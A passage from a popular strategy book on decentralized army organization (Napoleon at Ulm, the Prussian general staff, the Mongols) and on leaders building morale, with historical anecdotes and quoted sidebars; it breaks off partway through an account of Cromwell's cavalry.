In the middle of September, Mack began his phase of the campaign by advancing along the Danube to Ulm, in the heart of Bavaria. Having established his camp there, he felt hugely satisfied. Mack loathed disorder and uncertainty. He tried to think of everything in advance, to come up with a clear plan and make sure everyone stuck to it--"clockwork warfare," he called it. He thought his plan was perfect; nothing could go wrong. Napoleon was doomed.

Mack had once been captured and forced to spend three years in France, where he had studied Napoleon's style of war. A key Napoleonic strategy was to make the enemy divide his forces, but now the trick was reversed: with trouble in Italy, Napoleon could not afford to send more than 70,000 French troops across the Rhine into Germany and Bavaria. The moment he crossed the Rhine, the Austrians would know his intentions and would act to slow his march; his army would need at least two months to reach Ulm and the Danube. By then the Austrians would already have linked up with the Russians and swept through the Alsace and France. The strategy was as close to foolproof as any Mack had ever known. He savored the role he would play in destroying Napoleon, for he hated the man and all he represented--undisciplined soldiers, the fomenting of revolution throughout Europe, the constant threat to the status quo. For Mack the Russians could not arrive in Ulm too soon.

> *We find our attention drawn repeatedly to what one might call "the organizational dimension of strategy." Military organizations, and the states that develop them, periodically assess their own ability to handle military threats. When they do so they tend to look at that which can be quantified: the number of troops, the quantities of ammunition, the readiness rates of key equipment, the amount of transport, and so on. Rarely, however, do they look at the adequacy of their organization as such, and particularly high level organization, to handle these challenges. Yet as Pearl Harbor and other cases suggest, it is in the deficiency of organizations that the embryo of misfortune develops.*
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> *MILITARY MISFORTUNES: THE ANATOMY OF FAILURE IN WAR*, ELIOT A. COHEN AND JOHN GOOCH, 1990

Near the end of September, however, Mack began to sense something wrong. To the west of Ulm lay the Black Forest, between his own position and the French border. Suddenly scouts were telling him that a French army was passing through the forest in his direction. Mack was bewildered: it made the best sense for Napoleon to cross the Rhine into Germany farther to the north, where his passage east would be smoother and harder to stop. But now he was yet again doing the unexpected, funneling an army through a narrow opening in the Black Forest and sending it straight at Mack. Even if this move were just a feint, Mack had to defend his position, so he sent part of his army west into the Black Forest to stem the French advance long enough for the Russians to come to his aid.

A few days later, Mack began to feel horribly confused. The French were proceeding through the Black Forest, and some of their cavalry had come quite far. At the same time, though, word reached Mack of a large French army somewhere to the north of his position. The reports were contradictory: some said this army was at Stuttgart, sixty miles northwest of Ulm; others had it more to the east or even farther to the north or--quite close, near the Danube. Mack could get no hard information, since the French cavalry that had come through the Black Forest blocked access to the north for reconnaissance. The Austrian general now faced what he feared most--uncertainty--and it was clouding his ability to think straight. Finally he ordered all of his troops back to Ulm, where he would concentrate his forces. Perhaps Napoleon intended to do battle at Ulm. At least Mack would have

equal numbers.

In early October, Austrian scouts were at last able to find out what was really going on, and it was a nightmare. A French army had crossed the Danube to the east of Ulm, blocking Mack's way back to Austria and cutting off the Russians. Another army lay to the south, blocking his route to Italy. How could 70,000 French soldiers appear in so many places at once? And move so fast? Gripped by panic, Mack sent probes in every direction. On October 11 his men discovered a weak point: only a small French force barred the way north and east. There he could push through and escape the French encirclement. He began to prepare for the march. But two days later, when he was on the point of ordering the retreat, his scouts reported that a large French force had appeared overnight, blocking the northeastern route as well.

On October 20, finding out that the Russians had decided not to come to his rescue, Mack surrendered. Over 60,000 Austrian soldiers were taken prisoner with hardly a shot fired. It was one of the most splendidly bloodless victories in history.

In the next few months, Napoleon's army turned east to deal with the Russians and remaining Austrians, culminating in his spectacular victory at Austerlitz. Meanwhile Mack languished in an Austrian prison, sentenced to two years for his role in this humiliating defeat. There he racked his brains (losing his sanity in the process, some said): Where had his plan gone wrong? How had an army appeared out of nowhere to his east, so easily swallowing him up? He had never seen anything like it, and he was trying to figure it out to the end of his days.

> *The fact that, historically speaking, those armies have been most successful which did not turn their troops into automatons, did not attempt to control everything from the top, and allowed subordinate commanders considerable latitude has been abundantly demonstrated. The Roman centurions and military tribunes; Napoleon's marshals; Moltke's army commanders; Ludendorff's storm detachments...--all these are examples, each within its own stage of technological development, of the way things were done in some of the most successful military forces ever.*
>
> *COMMAND IN WAR*, MARTIN VAN CREVELD, 1985

Interpretation

History should not judge General Mack too harshly, for the French armies he faced in the fall of 1805 represented one of the greatest revolutions in military history. For thousands of years, war had been fought in essentially the same way: the commander led his large and unified army into battle against an opponent of roughly equal size. He would never break up his army into smaller units, for that would violate the military principle of keeping one's forces concentrated; furthermore, scattering his forces would make them harder to monitor, and he would lose control over the battle.

Suddenly Napoleon changed all that. In the years of peace between 1800 and 1805, he reorganized the French military, bringing different forces together to form the Grande Armee, 210,000 men strong. He divided this army into several corps, each with its own cavalry, infantry, artillery, and general staff. Each was led by a marshal general, usually a young officer of proven strength in previous campaigns. Varying in size from 15,000 to 30,000 men, each corps was a miniature army headed by a miniature Napoleon.

> *Patton's philosophy of command was: "Never tell people how to do things. Tell them what to do and they will surprise you with their ingenuity."*
>
> *PATTON: A GENIUS FOR WAR*, CARLO D'ESTE, 1995

The key to the system was the speed with which the corps could move. Napoleon would give the marshals their mission, then let them accomplish it on their own. Little time was wasted with the passing of orders back and forth, and smaller armies, needing less baggage, could march with greater speed. Instead of a single army moving in a straight line, Napoleon could disperse and concentrate his corps in limitless patterns, which to the enemy seemed chaotic and unreadable.

This was the monster that Napoleon unleashed on Europe in September 1805. While a few corps were dispatched to northern Italy as a holding force against Austria's planned invasion there, seven corps moved east into Germany in a scattered array. A reserve force with much cavalry was sent through the Black Forest, drawing Mack to the west--and so making it harder for him to understand what was happening to the north and easier to entrap. (Napoleon understood Mack's simple psychology and how the appearance of disorder would paralyze him.) Meanwhile, with Stuttgart as a pivot, the seven corps wheeled south to the Danube and cut off Mack's various escape routes. One corps marshal, hearing that the northeastern route was weakly held, did not wait for Napoleon to send orders but simply sped and covered it on his own. Wherever Mack went, he would hit a corps large enough to hold him until the rest of the French army could tighten the circle. It was like a pack of coyotes against a rabbit.

Agamemnon smiled and moved on, Coming next to the two captains Who shared the name Ajax As they were strapping on their helmets. Behind them a cloud of infantry loomed...Agamemnon Was glad to see them, and his words flew out: "Ajax, both of you, Achaean commanders, I would be out of line if I issued you orders. You push your men to fight hard on your own. By Father Zeus, by Athena and Apollo, If all of my men had your kind of heart, King Priam's city would soon bow her head, Taken and ravaged under our hands."

THE ILIAD, HOMER, CIRCA NINTH CENTURY B.C.

Understand: the future belongs to groups that are fluid, fast, and nonlinear. Your natural tendency as a leader may be to want to control the group, to coordinate its every movement, but that will just tie you to the past and to the slow-moving armies of history. It takes strength of character to allow for a margin of chaos and uncertainty--to let go a little--but by decentralizing your army and segmenting it into teams, you will gain in mobility what you lose in complete control. And mobility is the greatest force multiplier of them all. It allows you to both disperse and concentrate your army, throwing it into patterns instead of advancing in straight lines. These patterns will confuse and paralyze your opponents. Give your different corps clear missions that fit your strategic goals, then let them accomplish them as they see fit. Smaller teams are faster, more creative, more adaptable; their officers and soldiers are more engaged, more motivated. In the end, fluidity will bring you far more power and control than petty domination.

Separate to live, unite to fight.

--Napoleon Bonaparte (1769-1821)

KEYS TO WARFARE

The world is full of people looking for a secret formula for success and power. They do not want to think on their own; they just want a recipe to follow. They are attracted to the idea of strategy for that very reason. In their minds strategy is a series of steps to be followed toward a goal. They want these steps spelled out for them by an expert or a guru. Believing in the power of imitation, they want to know exactly what some great person has done before. Their maneuvers in life are as mechanical as

their thinking.

To separate yourself from such a crowd, you need to get rid of a common misconception: the essence of strategy is not to carry out a brilliant plan that proceeds in steps; it is to put yourself in situations where you have more options than the enemy does. Instead of grasping at Option A as the single right answer, true strategy is positioning yourself to be able to do A, B, or C depending on the circumstances. That is strategic depth of thinking, as opposed to formulaic thinking.

Sun-tzu expressed this idea differently: what you aim for in strategy, he said, is *shih*, a position of potential force--the position of a boulder perched precariously on a hilltop, say, or of a bowstring stretched taut. A tap on the boulder, the release of the bowstring, and potential force is violently unleashed. The boulder or arrow can go in any direction; it is geared to the actions of the enemy. What matters is not following pre-ordained steps but placing yourself in *shih* and giving yourself options.

Napoleon was probably unaware of Sun-tzu's concept of *shih*, yet he had perhaps history's greatest understanding of it. Once he had positioned his seven corps in their seemingly chaotic pattern along the Rhine and his reserve forces in the Black Forest, he was in *shih*. Wherever Mack turned, whatever he did, the Austrians were doomed. Napoleon had endless options while Mack had only a few, and all of them bad.

> *It was during this period of post-war introspection and evaluation that one of the fundamental military concepts of Scharnhorst and Gneisenau coalesced into a clearly defined doctrine understandable to and understood by all officers in the Army. This was the concept of* Auftragstaktik *, or mission tactics. Moltke himself inserted in the draft of a new tactical manual for senior commanders the following lines: "A favorable situation will never be exploited if commanders wait for orders. The highest commander and the youngest soldier must always be conscious of the fact that omission and inactivity are worse than resorting to the wrong expedient."...Nothing epitomized the outlook and performance of the German General Staff, and of the German Army which it coordinated, more than this concept of mission tactics: the responsibility of each German officer and noncommissioned officer...to do without question or doubt whatever the situation required, as he saw it. This meant that he should act without awaiting orders, if action seemed necessary. It also meant that he should act contrary to orders, if these did not seem to be consistent with the situation. To make perfectly clear that action contrary to orders was not considered either as disobedience or lack of discipline, German commanders began to repeat one of Moltke's favorite stories, of an incident observed while visiting the headquarters of Prince Frederick Charles. A major, receiving a tongue-lashing from the Prince for a tactical blunder, offered the excuse that he had been obeying orders, and reminded the Prince that a Prussian officer was taught that an order from a superior was tantamount to an order from the King. Frederick Charles promptly responded: "His Majesty made you a major because he believed you would know when not to obey his orders." This simple story became guidance for all following generations of German officers.*
>
> *A GENIUS FOR WAR: THE GERMAN ARMY AND GENERAL STAFF, 1807-1945*, COLONEL T.N. DUPUY, 1977

Napoleon had always aimed at his version of *shih*, and he perfected it in the 1805 campaign. Obsessed with structure and organization, he developed the corps system, building flexibility into the very skeleton of his army. The lesson is simple: a rigid, centralized organization locks you into linear strategies; a fluid, segmented army gives you options, endless possibilities for reaching *shih*. Structure *is* strategy--perhaps the most important strategic choice you will make. Should you inherit a group,

analyze its structure and alter it to suit your purposes. Pour your creative energy into its organization, making fluidity your goal. In doing so you will be following in the footsteps not only of Napoleon but of perhaps the greatest war machine in modern times, the Prussian (and later German) army.

Shortly after Napoleon's devastating defeat of the Prussians at the Battle of Jena in 1806 (see chapter 2), the Prussian leaders did some soul-searching. They saw they were stuck in the past; their way of doing things was too rigid. Suddenly the military reformers, including Carl von Clausewitz, were taken seriously and given power. And what they decided to do was unprecedented in history: they would institutionalize success by designing a superior army structure.

At the core of this revolution was the creation of a general staff, a cadre of officers specially trained and educated in strategy, tactics, and leadership. A king, a prime minister, or even a general might be incompetent at war, but a group of brilliant and well-trained officers on the army's staff could compensate for his failures. The structure of this body was unfixed: each new chief of staff could alter its size and function to suit his needs and the times. After each campaign or training exercise, the staff would rigorously examine itself and its performance. A whole section was created for the purpose of these examinations and for the study of military history. The general staff would learn from its mistakes and those of others. It was to be a work permanently in progress.

The most important reform was the development of the *Auftragstaktik* (mission-oriented command system). In German there are two words for "command": *Auftrag* and *Befehl*. A *Befehl* is an order to be obeyed to the letter. An *Auftrag* is much more general: it is a statement of overall mission, a directive to be followed in its spirit, not its letter. The *Auftragstaktik*--inspired by Prussia's archenemy Napoleon and the leeway he gave his marshals--permeated the general staff. Officers were first inculcated with the philosophy of German warfare: speed, the need to take the offensive, and so on. Then they were put through exercises to help them develop their ability to think on their own, to make decisions that met the overall philosophy but responded to the circumstances of the moment. Leading the equivalent of a corps in battle, officers were given missions to accomplish and then were let loose. They were judged by the results of their actions, not on how those results were achieved.

The general staff (with a few interruptions) was in place from 1808 to the end of World War II. During that period the Germans consistently outfought other armies in the field-including the Allies in World War I, despite the severe limitations of trench warfare. Their success culminated in the most devastating military victory in modern history: the 1940 blitzkrieg invasion of France and the Low Countries, when the German army ran rings around the rigid defenses of the French. It was the structure of their army, and their use of the *Auftragstaktik*, that gave them more options and greater potential force.

The German general staff should serve as the organizational model for any group that aims at mobility and strategic depth. First, the staff's structure was fluid, allowing its leaders to adapt it to their own needs. Second, it examined itself constantly and modified itself according to what it had learned. Third, it replicated its structure through the rest of the army: its officers trained the officers below them, and so on down the line. The smallest team was inculcated with the overall philosophy of the group. Finally, rather than issuing rigid orders, the staff embraced the mission command, the *Auftragstaktik*. By making officers and soldiers feel more creatively engaged, this tactic improved their performance and sped up the decision-making process. Mobility was written into the system.

The key to the *Auftragstaktik* is an overall group philosophy. This can be built around the cause you are fighting for or a belief in the evil of the enemy you face. It can also include the style of warfare--defensive, mobile, ruthlessly aggressive--that best suits it. You must bring the group together around this belief. Then, through training and creative exercises, you must deepen its hold on them, infuse it into their blood. Now, when you unleash your corps on their missions, you can trust their decisions and feel confident in your power to coordinate them.

The Mongol hordes led by Genghis Khan in the first half of the thirteenth century were perhaps the closest precursors to Napoleon's corps. Genghis, who preached a philosophy of Mongol superiority, was a master of mobility in warfare. His segmented forces could disperse and concentrate in complicated patterns; the armies that faced them were shocked at how chaotic they seemed, so impossible to figure out, yet they maneuvered with amazing coordination. Mongol soldiers knew what to do, and when, without being told. For their victims the only explanation was that they were possessed by the devil.

The sinister coordination of the Mongols, however, was actually the result of rigorous training. Every winter in peacetime, Genghis would run the Great Hunt, a three-month-long operation in which he would scatter the entire Mongol army along an eighty-mile line in the steppes of Central Asia and what is now Mongolia. A flag in the ground hundreds of miles away marked the hunt's endpoint. The line would advance, driving before it all the animals in its path. Slowly, in an intricately choreographed maneuver, the ends of the line would curve to form a circle, trapping the animals within. (The hunt's endpoint would form the center of the circle.) As the circle tightened, the animals were killed; the most dangerous of them, the tigers, were left till last. The Great Hunt exercised the Mongols' ability to communicate through signals at a distance, coordinate their movements with precision, know what to do in different circumstances, and act without waiting for orders. Even bravery became an exercise, when individual soldiers would have to take on a tiger. Through hunting and a form of play, Genghis could instill his philosophy, develop cohesion and trust among his men, and tighten his army's discipline.

> [*Tom*] *Yawkey was thirty years old when he bought the Red Sox, a hopelessly bankrupt team that had won only forty-three games the previous season and averaged only 2,365 paying customers. The ball club became his toy. Because he loved his players, he spoiled them rotten. And because he spoiled them rotten, they praised him to the skies.... There is a well-publicized exchange in which Bobby Doerr asks Tommy Henrich why the Red Sox weren't able to beat the Yankees in big games. "Weren't we good enough?" Doerr asks. It wasn't that they weren't good enough, Henrich answers. "Your owner was too good to you. The Red Sox didn't have to get into the World Series to drive Cadillacs. The Yankees did."... [The Red Sox organization] was an amateur operation...pitted against the toughest, most professional operation of all time.*
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> *HITTER: THE LIFE AND TURMOILS OF TED WILLIAMS*, ED LINN, 1993

In unifying your own hordes, find exercises to increase your troops' knowledge of and trust in each other. This will develop implicit communication skills between them and their intuitive sense of what to do next. Time will not then be wasted in the endless transmission of messages and orders or in constantly monitoring your troops in the field. If you can disguise these exercises as play, as in the Great Hunt, so much the better.

Throughout the 1940s and '50s, two great baseball organizations did battle: the Boston Red Sox, built around Ted Williams, and the New York Yankees, with their great hitter Joe DiMaggio. The owner of the Red Sox, Tom Yawkey, believed in pampering his players, creating a pleasant environment for them, developing friendships with them. A happy team would play well, he thought. For this purpose he went drinking with his men, played cards with them, checked them in to nice hotels on tour. He also meddled in managerial decisions, always with an eye toward making things better for his players and keeping them happy.

The Yankees' philosophy was very different, emphasizing discipline and victory at all costs. The organization's separate parts stayed out of one another's business--they understood the team ethos and

knew they would be judged on results. The manager was left to make his own decisions. Yankee players felt an intense need to live up to the team's winning traditions; they were afraid of losing.

In those two decades, the Red Sox players fought among themselves, fell into factions, whined and complained at any perceived slight, and won just one pennant. The Yankees were cohesive and spirited; they won thirteen pennants and ten World Series. The lesson is simple: do not confuse a chummy, clublike atmosphere with team spirit and cohesion. Coddling your soldiers and acting as if everyone were equal will ruin discipline and promote the creation of factions. Victory will forge stronger bonds than superficial friendliness, and victory comes from discipline, training, and ruthlessly high standards.

Finally, you need to structure your group according to your soldiers' strengths and weaknesses, to their social circumstances. To do that you must be attuned to the human side of your troops; you must understand them, and the spirit of the times, inside and out.

In a real sense, maximum disorder was our equilibrium.

T. E. LAWRENCE, 1885-1935

During the American Civil War, the Union generals struggled with the ragtag nature of their army. Unlike the disciplined, well-trained troops of the Confederacy, many Northern soldiers had been forcibly conscripted at the last minute; they were pioneers, rugged frontiersmen, and they were fiercely independent. Some generals tried desperately to instill discipline, and mostly they failed. Others just paid attention to map strategy, while their armies continued to perform badly.

General William Tecumseh Sherman had a different solution: he changed his organization to suit the personalities of his men. He created a more democratic army, encouraged initiative in his officers, let them dress as they saw fit; he loosened outward discipline to foster morale and group spirit. Like frontiersmen generally, his soldiers were restless and nomadic, so he exploited their mobility and kept his army in perpetual motion, always marching faster than his enemies could. Of all the Union armies, Sherman's were the most feared and performed the best.

Like Sherman, do not struggle with your soldiers' idiosyncrasies, but rather turn them into a virtue, a way to increase your potential force. Be creative with the group's structure, keeping your mind as fluid and adaptable as the army you lead.

Image:
The Spider's Web.
Most animals attack along a straight line; the spider weaves a web, adapted to its location and spun in a pattern, whether simple or complex. Once the web is woven, the work is done. The spider has no need to hunt; it simply waits for the next fool to fall into the web's barely visible strands.

Authority: Thus the army...moves for advantage, and changes through segmenting and reuniting. Thus its speed is like the wind, its slowness like the forest; its invasion and plundering like a fire.... It is as difficult to know as the darkness; in movement it is like thunder.

--The Art of War, *Sun-tzu, (fourth century B.C.)*

REVERSAL

Since the structure of your army has to be suited to the people who compose it, the rule of decentralization is flexible: some people respond better to rigid authority. Even if you run a looser organization, there may be times when you will have to tighten it and give your officers less freedom. Wise generals set nothing in stone, always retaining the ability to reorganize their army to fit the times and their changing needs.

TRANSFORM YOUR WAR INTO A CRUSADE

MORALE STRATEGIES

The secret to motivating people and maintaining their morale is to get them to think less about themselves and more about the group. Involve them in a cause, a crusade against a hated enemy. Make them see their survival as tied to the success of the army as a whole. In a group in which people have truly bonded, moods and emotions are so contagious that it becomes easy to infect your troops with enthusiasm. Lead from the front: let your soldiers see you in the trenches, making sacrifices for the cause. That will fill them with the desire to emulate and please you. Make both rewards and punishments rare but meaningful. Remember: a motivated army can work wonders, making up for any lack of material resources.

THE ART OF MAN MANAGEMENT

We humans are selfish by nature. Our first thoughts in any situation revolve around our own interests: How will this affect *me*? How will it help *me*? At the same time, by necessity, we try to disguise our selfishness, making our motives look altruistic or disinterested. Our inveterate selfishness and our ability to disguise it are problems for you as a leader. You may think that the people working for you are genuinely enthusiastic and concerned--that is what they say, that is what their actions suggest. Then slowly you see signs that this person or that is using his or her position in the group to advance purely personal interests. One day you wake up to find yourself leading an army of selfish, conniving individuals.

> *You can do nothing with an army that is an amalgam of a hundred people here, a hundred people there, and so on. What can be achieved with four thousand men, united and standing shoulder to shoulder, you cannot do with forty or even four hundred thousand men who are divided and pulled this way and that by internal conflicts....*
>
> *RULES OF WAR AND BRAVERY*, MUBARAKSHAH, PERSIA, THIRTEENTH CENTURY

That is when you start thinking about morale--about finding a way to motivate your troops and forge them into a group. Perhaps you try artfully to praise people, to offer them the possibility of reward--only to find you have spoiled them, strengthening their selfishness. Perhaps you try punishments and discipline--only to make them resentful and defensive. Perhaps you try to fire them up with speeches and group activities--but people are cynical nowadays; they will see right through you.

The problem is not what you are doing but the fact that it comes late. You have begun to think about morale only after it has become an issue, not before. That is your mistake. Learn from history's great motivators and military leaders: the way to get soldiers to work together and maintain morale is to make them feel part of a group that is fighting for a worthy cause. That distracts them from their own interests and satisfies their human need to feel part of something bigger than they are. The more they think of the group, the less they think of themselves. They soon begin to link their own success to the group's; their own interests and the larger interests coincide. In this kind of army, people know that selfish behavior will disgrace them in the eyes of their companions. They become attuned to a kind of group conscience.

Morale is contagious: put people in a cohesive, animated group and they naturally catch that

spirit. If they rebel or revert to selfish behavior, they are easily isolated. You must establish this dynamic the minute you become the group's leader; it can only come from the top--that is, from you.

The ability to create the right group dynamic, to maintain the collective spirit, is known in military language as "man management." History's great generals--Alexander the Great, Hannibal, Napoleon--were all masters of the art, which for military men is more than simply important: in battle it can be the deciding issue, a matter of life and death. In war, Napoleon once said, "The moral is to the physical as three to one." He meant that his troops' fighting spirit was crucial in the outcome of the battle: with motivated soldiers he could beat an army three times the size of his own.

To create the best group dynamic and prevent destructive morale problems, follow these eight crucial steps culled from the writings and experiences of the masters of the art. It is important to follow as many of the steps as possible; none is less important than any other.

Step 1: Unite your troops around a cause. Make them fight for an idea. Now more than ever, people have a hunger to believe in something. They feel an emptiness, which, left alone, they might try to fill with drugs or spiritual fads, but you can take advantage of it by channeling it into a cause you can convince them is worth fighting for. Bring people together around a cause and you create a motivated force.

> *What stronger breast-plate than a heart untainted! Thrice is he arm'd that hath his quarrel just, And he but naked, though lock'd up in steel, Whose conscience with injustice is corrupted.*
>
> *KING HENRY V*, WILLIAM SHAKESPEARE, 1564-1616

> *There are always moments when the commander's place is not back with his staff but up with the troops. It is sheer nonsense to say that maintenance of the men's morale is the job of the battalion commander alone. The higher the rank, the greater the effect of the example. The men tend to feel no kind of contact with a commander who, they know, is sitting somewhere in headquarters. What they want is what might be termed a physical contact with him. In moments of panic, fatigue, or disorganization, or when something out of the ordinary has to be demanded from them, the personal example of the commander works wonders, especially if has had the wit to create some sort of legend around himself.*
>
> FIELD MARSHAL ERWIN ROMMEL, 1891-1944

The cause can be anything you wish, but you should represent it as progressive: it fits the times, it is on the side of the future, so it is destined to succeed. If necessary, you can give it a veneer of spirituality. It is best to have some kind of enemy to hate--an enemy can help a group to define itself in opposition. Ignore this step and you are left with an army of mercenaries. You will deserve the fate that usually awaits such armies.

Step 2: Keep their bellies full. People cannot stay motivated if their material needs go unmet. If they feel exploited in any way, their natural selfishness will come to the surface and they will begin to peel off from the group. Use a cause--something abstract or spiritual--to bring them together, but meet their material needs. You do not have to spoil them by overpaying them; a paternalistic feeling that they are being taken care of, that you are thinking of their comfort, is more important. Attending to their physical needs will make it easier to ask more of them when the time comes.

Step 3: Lead from the front. The enthusiasm with which people join a cause inevitably wanes. One thing that speeds up its loss, and that produces discontent, is the feeling that the leaders do not

practice what they preach. Right from the beginning, your troops must see you leading from the front, sharing their dangers and sacrifices--taking the cause as seriously as they do. Instead of trying to push them from behind, make them run to keep up with you.

Step 4: Concentrate their *ch'i*. There is a Chinese belief in an energy called ch'i, which dwells in all living things. All groups have their own level of ch'i, physical and psychological. A leader must understand this energy and know how to manipulate it.

Idleness has a terrible effect on ch'i. When soldiers are not working, their spirits lower. Doubts creep in, and selfish interests take over. Similarly, being on the defensive, always waiting and reacting to what the enemy dishes out, will also lower ch'i. So keep your soldiers busy, acting for a purpose, moving in a direction. Do not make them wait for the next attack; propelling them forward will excite them and make them hungry for battle. Aggressive action concentrates ch'i, and concentrated ch'i is full of latent force.

During the Spring and Autumn era, the state of Qi was invaded by the states of Jin and Yan. At first the invaders overcame the military forces of Qi. One of the eminent nobles of the court of Qi recommended the martialist Tian Rangju to the lord of Qi. To this man, later called Sima Rangju, is attributed the famous military handbook "Sima's Art of War."...The lord of Qi then summoned Rangju to discuss military matters with him. The lord was very pleased with what Rangju had to say, and he made him a general, appointing him to lead an army to resist the aggression of the forces of Yan and Jin. Rangju said, "I am lowly in social status, yet the lord has promoted me from the ranks and placed me above even the grandees. The soldiers are not yet loyal to me, and the common people are not familiar with me; as a man of little account, my authority is slight. I request one of your favorite ministers, someone honored by the state, to be overseer of the army." The lord acceded to this request and appointed a nobleman to be the overseer. Rangju took his leave, arranging to meet the nobleman at the military headquarters at noon the following day. Then Rangju hastened back to set up a sundial and a water-clock to await the new overseer. Now this new overseer was a proud and haughty aristocrat, and he imagined that as overseer he was leading his own army. Because of his pride and arrogance, he did not see any need to hurry, in spite of his promise with Rangju the martial master. His relatives and close associates gave him a farewell party, and he stayed to drink with them. At noon the next day, the new overseer had not arrived at headquarters. Rangju took down the sundial and emptied the water-clock. He assembled the troops and informed them of the agreement with the new overseer. That evening the nobleman finally arrived. Rangju said to him, "Why are you late?" He said, "My relatives, who are grandees, gave me a farewell party, so I stayed for that." Rangju said, "On the day a military leader receives his orders, he forgets about his home; when a promise is made in the face of battle, one forgets his family; when the war drums sound, one forgets his own body. Now hostile states have invaded our territory; the state is in an uproar; the soldiers are exposed at the borders; the lord cannot rest or enjoy his food; the lives of the common people all depend on you--how can you talk about farewell parties?" Rangju then summoned the officer in charge of military discipline and asked him, "According to military law, what happens to someone who arrives later than an appointed time?" The officer replied, "He is supposed to be decapitated." Terrified, the aristocrat had a messenger rush back to report this to the lord and beseech him for help. But the haughty nobleman was executed before the messenger even returned, and his execution was announced to the army. The soldiers all shook with fear. Eventually the lord sent an emissary with a letter pardoning the nobleman, who was, after all, the new overseer of the army. The emissary galloped right into camp on horseback with the lord's message. Rangju said, "When a general is in the field, there are orders

he doesn't take from the ruler." He also said to the disciplinary officer, "It is a rule that there shall be no galloping through camp, yet now the emissary has done just that. What should be done with him?" The officer said, "He should be executed." The emissary was petrified, but Rangju said, "It is not proper to kill an emissary of the lord," and had two of the emissary's attendants executed in his stead. This too was announced to the army. Rangju sent the emissary back to report to the lord, and then he set out with the army. When the soldiers made camp, Rangju personally oversaw the digging of wells, construction of stoves, preparation of food and drink, and care of the sick. He shared all of the supplies of the leadership with the soldiers, personally eating the same rations as they. He was especially kind to the weary and weakened. After three days, Rangju called the troops to order. Even those who were ill wanted to go along, eager to go into battle for Rangju. When the armies of Jin and Yan heard about this, they withdrew from the state of Qi. Now Rangju led his troops to chase them down and strike them. Eventually he recovered lost territory and returned with the army victorious.

MASTERING THE ART OF WAR: ZHUGE LIANG'S AND LIU JI'S COMMENTARIES ON THE CLASSIC BY SUN-TZU, TRANSLATED BY THOMAS CLEARY, 1989

Step 5: Play to their emotions. The best way to motivate people is not through reason but through emotion. Humans, however, are naturally defensive, and if you begin with an appeal to their emotions--some histrionic harangue--they will see you as manipulative and will recoil. An emotional appeal needs a setup: lower their defenses, and make them bond as a group, by putting on a show, entertaining them, telling a story. Now they have less control over their emotions and you can approach them more directly, moving them easily from laughter to anger or hatred. Masters of man management have a sense of drama: they know when and how to hit their soldiers in the gut.

Step 6: Mix harshness and kindness. The key to man management is a balance of punishment and reward. Too many rewards will spoil your soldiers and make them take you for granted; too much punishment will destroy their morale. You need to hit the right balance. Make your kindness rare and even an occasional warm comment or generous act will be powerfully meaningful. Anger and punishment should be equally rare; instead your harshness should take the form of setting very high standards that few can reach. Make your soldiers compete to please you. Make them struggle to see less harshness and more kindness.

Step 7: Build the group myth. The armies with the highest morale are armies that have been tested in battle. Soldiers who have fought alongside one another through many campaigns forge a kind of group myth based on their past victories. Living up to the tradition and reputation of the group becomes a matter of pride; anyone who lets it down feels ashamed. To generate this myth, you must lead your troops into as many campaigns as you can. It is wise to start out with easy battles that they can win, building up their confidence. Success alone will help bring the group together. Create symbols and slogans that fit the myth. Your soldiers will want to belong.

Step 8: Be ruthless with grumblers. Allow grumblers and the chronically disaffected any leeway at all and they will spread disquiet and even panic throughout the group. As fast as you can, you must isolate them and get rid of them. All groups contain a core of people who are more motivated and disciplined than the rest--your best soldiers. Recognize them, cultivate their goodwill, and set them up as examples. These people will serve as natural ballasts against those who are disaffected and panicky.

You know, I am sure, that not numbers or strength brings victory in war; but whichever army goes

into battle stronger in soul, their enemies generally cannot withstand them.

--Xenophon (430?-355? B.C.)

HISTORICAL EXAMPLES

1. In the early 1630s, Oliver Cromwell (1599-1658), a provincial gentleman farmer in Cambridgeshire, England, fell victim to a depression and to constant thoughts of death. Deep in crisis, he converted to the Puritan religion, and suddenly his life took a new turn: he felt he had experienced a direct communion with God. Now he believed in providence, the idea that everything happens for a reason and according to God's will. Whereas before he had been despondent and indecisive, now he was filled with purpose: he thought himself among God's elect.

Eventually Cromwell became a member of Parliament and a vocal defender of the common people in their grievances against the aristocracy. Yet he felt marked by providence for something larger than politics: he had visions of a great crusade. In 1642, Parliament, in a bitter struggle with Charles I, voted to cut off the king's funds until he agreed to limits on royal power. When Charles refused, civil war broke out between the Cavaliers (supporters of the king, who wore their hair long) and the Roundheads (the rebels, so called since they cropped their hair short). Parliament's most fervent supporters were Puritans like Cromwell, who saw the war against the king as his chance--more than his chance, his calling.

Although Cromwell had no military background, he hurriedly formed a troop of sixty horsemen from his native Cambridgeshire. His aim was to incorporate them in a larger regiment, gain military experience by fighting under another commander, and slowly prove his worth. He was confident of ultimate victory, for he saw his side as unbeatable: after all, God was on their side, and all his men were believers in the cause of creating a more pious England.

Despite his lack of experience, Cromwell was something of a military visionary: he imagined a new kind of warfare spearheaded by a faster, more mobile cavalry, and in the war's first few months he proved a brave and effective leader. He was given more troops to command but soon realized that he had grossly overestimated the fighting spirit of those on his side: time and again he led cavalry charges that pierced enemy lines, only to watch in disgust as his soldiers broke order to plunder the enemy camp. Sometimes he tried to hold part of his force in reserve to act as reinforcements later in the battle, but the only command they listened to was to advance, and in retreat they were hopelessly disordered. Representing themselves as crusaders, Cromwell's men were revealed by battle as mercenaries, fighting for pay and adventure. They were useless.

In 1643, when Cromwell was made a colonel at the head of his own regiment, he decided to break with the past. From now on, he would recruit only soldiers of a certain kind: men who, like himself, had experienced religious visions and revelations. He sounded out the aspirants, tested them for the depth of their faith. Departing from a long tradition, he appointed commoners, not aristocrats, as officers; as he wrote to a friend, "I had rather have a plain russet-coated captain that knows what he fights for, and loves what he knows, than that which you call a gentleman and is nothing else." Cromwell made his recruits sing psalms and pray together. In a stern check on bad discipline, he taught them to see all their actions as part of God's plan. And he looked after them in an unusual way for the times, making sure they were well fed, well clothed, and promptly paid.

When Cromwell's army went into battle, it was now a force to reckon with. The men rode in tight formation, loudly singing psalms. As they neared the king's forces, they would break into a "pretty round trot," not the headlong and disorderly charge of other troops. Even in contact with the enemy, they kept their order, and they retreated with as much discipline as when they advanced. Since they believed that God was with them, they had no fear of death: they could march straight up a hill into

enemy fire without breaking step. Having gained control over his cavalry, Cromwell could maneuver them with infinite flexibility. His troops won battle after battle.

In 1645, Cromwell was named lieutenant general of the cavalry in the New Model Army. That year, at the Battle of Naseby, his disciplined regiment was crucial in the Roundheads' victory. A few days later, his cavalry finished off the Royalist forces at Langport, effectively putting an end to the first stage of the Civil War.

Interpretation

